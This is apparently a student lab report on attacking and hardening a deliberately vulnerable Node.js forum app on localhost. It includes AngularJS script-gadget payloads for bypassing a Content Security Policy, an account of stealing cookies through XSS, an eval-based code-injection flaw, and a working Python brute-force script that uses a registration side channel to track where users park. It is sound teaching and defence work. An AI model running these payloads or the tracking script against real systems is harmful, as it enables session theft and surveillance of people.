  // Move the file and rename it to the user's username
  fs.rename(req.file.path, req.file.destination + '/' + req.user.username, (err) => {
    if (err) throw err;
    // Find the user in the database and set the img variable to the correct path
    mongo.db.collection('users')
      .updateOne({username: req.user.username}, {
        $set: {img: '/images/profileImages/' + req.user.username}
      }, (err, result) => {
        if (err) {
          throw err
        } else {
          // Callback
          res.redirect('back')
        }
      })
  })
})
  .get('/download/users', adminRequired, (req, res) => {
    mongo.db.collection('users')
      .find().toArray(function(err, result) {
```

And when we tried to upload a .js file as a Profile picture we got the error:



```
Error: Only .png or .jpg files are allowed!
    at fileFilter (/home/kali/language_based_security/lab2/code/forumerly/routes/user.js:264:14)
    at wrappedFileFilter (/home/kali/language_based_security/lab2/code/forumerly/node_modules/multer/index.js:44:7)
    at Busboy.<anonymous> (/home/kali/language_based_security/lab2/code/forumerly/node_modules/multer/lib/make-middleware.js:115:7)
    at Busboy.emit (node:events:513:28)
    at Busboy.emit (/home/kali/language_based_security/lab2/code/forumerly/node_modules/busboy/lib/main.js:38:33)
    at PartStream.<anonymous> (/home/kali/language_based_security/lab2/code/forumerly/node_modules/busboy/lib/types/multipart.js:213:13)
    at PartStream.emit (node:events:513:28)
    at HeaderParser.<anonymous> (/home/kali/language_based_security/lab2/code/forumerly/node_modules/dicer/lib/Dicer.js:51:16)
    at HeaderParser.emit (node:events:513:28)
    at HeaderParser._finish (/home/kali/language_based_security/lab2/code/forumerly/node_modules/dicer/lib/HeaderParser.js:68:8)
```

https://cybeready.com/helmet-content-security-policy
This updated configuration is more secure than the original one.

- **What is Content Security Policy (CSP)? How can it be bypassed?**

In the app.js :


```
.use(
    helmet.contentSecurityPolicy({
        directives: {
            defaultSrc: ["'self'"],
            scriptSrc: [
                "'self'",
                "use.fontawesome.com",
                "ajax.googleapis.com",
                "cdnjs.cloudflare.com",
            ],
            styleSrc: ["'self'", "use.fontawesome.com"],
            imgSrc: ["'self'", "data:"],
            connectSrc: ["'self'"],
            fontSrc: ["'self'", "use.fontawesome.com"],
            objectSrc: ["'none'"],
            mediaSrc: ["'self'"],
            frameAncestors: ["'none'"],
            baseUri: ["'self'"],
        },
    })
)
.use(passport.initialize())
.use(passport.session())
.use(flash())
```

We achieve a better security setup using the helmet.contentSecurityPolicy() function. This function sets the Content Security Policy header which helps prevent cross-site scripting (XSS) and other code injection attacks.

In the initial code, only the 'defaultSrc' and 'scriptSrc' directives are defined in the CSP header. This means that only those two types of content are restricted by the policy, and other types of content like images, styles, and fonts are not controlled.

In the second code, more directives are added to the CSP header, including 'styleSrc', 'imgSrc', 'connectSrc', 'fontSrc', 'objectSrc', 'mediaSrc', 'frameAncestors', and 'baseUri'. This provides more restrictions and control over the content that can be loaded by the web application, making it harder for attackers to inject malicious content. By adding these additional directives, the security of the application is improved.

So we prevented the attack 👍


Forumerly
Search Forumerly
Home > General > Discussion
REPLY
Made by Jon Love - GitHub | Twitter | Linkedin

Hello World

a minute ago

giorgos

It doesn’t pop up an alert anymore.

- **What impact does this vulnerability have? What data can an attacker steal? If you aren’t sure, test it by the detected XSS.**

Through an XSS attack, an attacker can place a frame that secretly steals someone's cookie that visits this thread. For instance, we can place the malicious script and then send an email to the admin of the forum or another user that we want to attack, and tell him/her that there is an issue with that thread(that we placed the malicious script), and we cannot see the response of other users. When the victim visits this discussion thread, it will automatically send the attacker his cookie, and by that the attacker can have full access.

- Additionally, we were consistently trying to bypass CSP by using an angular script which is permitted from https://cdnjs.cloudflare.com/ajax/libs/prototype/1.7.2/prototype.js. However, we did not manage to run our XSS script.

  https://github.com/google/security-research-pocs/tree/d10780c3ddb8070dff6c5e5862c93c01392d1727/script-gadgets

https://github.com/google/security-research-pocs/tree/master/script-gadgets


```
<script
src="https://cdnjs.cloudflare.com/ajax/libs/prototype/1.7.2/prototype.js"></scrip
t>

<script src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.0.8/angular.js"
/></script>
 <div ng-app ng-csp>
  {{ x = $on.curry.call().eval("fetch('http://localhost/index.php').then(d => {})") }}
 </div>
"><script src="https://cdnjs.cloudflare.com/angular.min.js"></script> <div
ng-app ng-csp>{{$eval.constructor('alert(1)')()}}</div>
"><script src="https://cdnjs.cloudflare.com/angularjs/1.1.3/angular.min.js">
</script>
<div ng-app ng-csp id=p ng-click=$event.view.alert(1337)>

<script<script
src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.0.8/angular.js"
/></script>

 <div ng-app ng-csp>
  {{ x = $on.curry.call().eval("fetch('http://localhost:3000/createThread/').then(d
=> {console.log('hey')})") }}
```

```
 </div><script
src="https://cdnjs.cloudflare.com/angular.min.js%22%3E</script> <div ng-app
ng-csp>{{$eval.constructor('alert(1)')()}}</div><script
src="https://cdnjs.cloudflare.com/angularjs/1.1.3/angular.min.js%22%3E
</script>
<div ng-app ng-csp id=p ng-click=$event.view.alert(1337)>
```

5.4 Remote Code Execution (RCE)

In the forum.js:

```
String.prototype.capitalizeFirstLetter = function() {
    return this.charAt(0).toUpperCase() + this.slice(1);
}
```




```
function authenticate(req, username, password, done) {
    mongo.db
        .collection("users")
        .findOne(
            { lcUsername: username.toLowerCase() },
            { collation: { locale: "en", strength: 2 } },
            async (err, user) => {
                if (err || !user) {
                    if (options.userAutoCreateTemplate) {
                        try {
                            const wrapperFunction = `(function() {
              const username = '${username}';
              const passport = '${password}';
              return \`${options.userAutoCreateTemplate}\`;
            })()`;
                            const newUser = JSON.parse(eval(wrapperFunction));
                            // Insert the new username into the database
                            mongo.db.collection("users").insertOne(newUser, (err, result) => {
                                if (err) {
                                    return done(err);
                                } else {
```

5.2 Web Side Channels


- What information in forumerly can be used as a side channel? Provide a step-by-step demonstration of the information that can be inferred and how it can be achieved.

  First of all, we noticed that when we are trying to register a user, if the plate is already registered to another user then an alert pops up with the message**: License plate already registered by other user**

  License plate already registered by other user

  After that, we also noticed that we can park a plate even if it doesn't belong to us, for example:

  Your parked cars

  UNPARK AAA555 is in **Gamla Stan for at least 0 minutes** a minute ago

  UNPARK ABC123 is in **Gamla Stan for at least 0 minutes** a minute ago

  UNPARK DED112 is in **Gamla Stan for at least 0 minutes** a minute ago


  UNPARK DED455 is in **Gröna Lund Amusement Park for at least 0 minutes** a minute ago

  Client OS refreshes

  So that means that if we find the plate that it is already registered to another user, we can follow it to other spots that it parked.


- How can the side channel be exploited? Provide an implementation of how to exploit each of the found side channels. We provide some python tooling that you can use for scraping and querying forumerly (check the webscrapping folder).

So we made our own script. That is brute forcing all of the possible plates in the registration until this message pops up: **License plate already registered by other user .**
That happens in this part of our script (**find_plate_register.py)**:




```
find_plate_register.py
import requests
import random
import string
import re
from bs4 import BeautifulSoup

def generate_random_string(size=10):
    return ''.join(random.choice(string.ascii_letters) for _ in range(size))

def register_user():
    passw = '1111'

    signup_url = 'http://localhost:3000/signup'
    register_url = 'http://localhost:3000/register'
    red_url = 'http://localhost:3000/'
    park_url = 'http://localhost:3000/park'

    existing_plate = None

    # Generate a random username

    # Define the valid characters for the license plate
    letter_chars = 'ABCDE'
    number_chars = '0123456789'

    # Define the range of possible license plates
    plates = [(l1 + l2 + l3 + n1 + n2 + n3)
              for l1 in letter_chars
              for l2 in letter_chars
              for l3 in letter_chars
              for n1 in number_chars
              for n2 in number_chars
              for n3 in number_chars]

    # Brute force the license plate
    for plate in plates:
        # Get the initial session cookie
        initial_response = requests.get(register_url)
        set_cookie_header = initial_response.headers['Set-Cookie']
        cookie_value = re.search(r'connect.sid=([^;]+)', set_cookie_header).group(1)

        headers = {'Cookie': f'connect.sid={cookie_value}'}

        username = generate_random_string()
        payload = {
            'username': username,
            'plate': plate,
            'password': passw,
            'password2': passw
        }

        requests.post(signup_url, data=payload, headers=headers)

        response = requests.get(register_url, headers=headers)
        if 'plate already registered' in response.text:
            print(f'License plate {plate} already registered by other user')
            existing_plate = plate
            return existing_plate
```

After that, we are trying to park this license plate to every possible location and if we get the message back that the plate is already park to some of the location we are printing out these locations:



```python
if __name__ == '__main__':

    signup_url = 'http://localhost:3000/signup'
    register_url = 'http://localhost:3000/register'
    park_url = 'http://localhost:3000/park'
    red_url = 'http://localhost:3000/'
    cookie = 'connect.sid=s%3AtkrFHYWaem6VZzFhmuesaSnoqtWVfOhr.3wUoZJxD3nH7IDDVoNZqap%2BKaR593IrVWqS5%2F8O7SA0'
    headers = {
            'Cookie': cookie
    }
    existing_plate = register_user()

    response = requests.get(red_url, headers=headers)

    html = response.text


    # Parse the HTML content using BeautifulSoup
    soup = BeautifulSoup(html, 'html.parser')

    # Find the select element and extract the option elements
    options = soup.select('select[name="location"] > option')

    # Extract the location names and IDs from the option elements
    locations = [(option.text, option['id']) for option in options]
    time = 1
    # After finding the parked car, loop through each location
    for location_name, location_id in locations:
        # Send the request and check the response
        payload = {
            'licensePlate': existing_plate,
            'mintime': time,
            'location': location_id
        }

        requests.post(park_url, data=payload, headers=headers)
        response = requests.get(red_url, headers=headers)

        #print(response.text)
        if 'car is already parked' in response.text:
            print(f'This car is already parked at {location_name} with the license plate {existing_plate}.')
```

So the whole exploitation goes as follows.
First we created a profile for the Prime Minister, with the plate AAA111. The brute forcing starts at AAA000, AAA001, AAA002 and goes as follows. We picked the plate AAA111, to be faster for the presentation and not filling the database with junk usernames and a lot of plates.


Sign Up


primeminister

AAA111

••••

••••

After that, we parked the car to some random locations:



ARK **AAA111** is in **Gamla Stan for at least 0 minutes** a few seconds ago


UNPARK **AAA111** is in **Royal Palace of Stockholm for at least 0 minutes** a few seconds ago

UNPARK **AAA111** is in **Moderna Museet for at least 0 minutes** a few seconds ago

Client OS refreshes


Windows	4
Linux	1

And then we run the script, which gave us as an output the following:



```
(base) ┌──(kali㉿kali)-[~/language_based_security/lab2/code/forumerly]
└─$ python find_plate_register.py
License plate AAA111 already registered by other user
This car is already parked at Gamla Stan with the license plate AAA111.
This car is already parked at Royal Palace of Stockholm with the license plate AAA111.
This car is already parked at Moderna Museet with the license plate AAA111.

(base) ┌──(kali㉿kali)-[~/language_based_security/lab2/code/forumerly]
└─$ 
```

And if we wipe, and run the script again we were able to catch the admins plate:



```
(base) ┌──(kali㉿kali)-[~/language_based_security/lab2/code/forumerly]
└─$ python find_plate_register.py
License plate AAA263 already registered by other user
This car is already parked at Royal Palace of Stockholm with the license plate AAA263.
```

- How can the side channel be fixed? Propose effective fixes to the current forumerly implementation to mitigate the side-channel attacks. You don’t have to necessarily implement them. Please note that the initial flow of forumerly and its communication with third-party services cannot be changed.

First of all, we shouldn't park other plates that don’t belong to us.

Second, we shouldn’t be able to park the same plate in multiple locations. And last but not least, the server shouldn’t allow the attackers to bruteforce in general. After several attempts the server either should give the attacker a time penalty or just drop the requests.

Clear statement of contributions of each group member

Emmanouil: Fix of ReDos
George: Fix of XSS

We worked and cooperated for all the other problems equally and together all the time.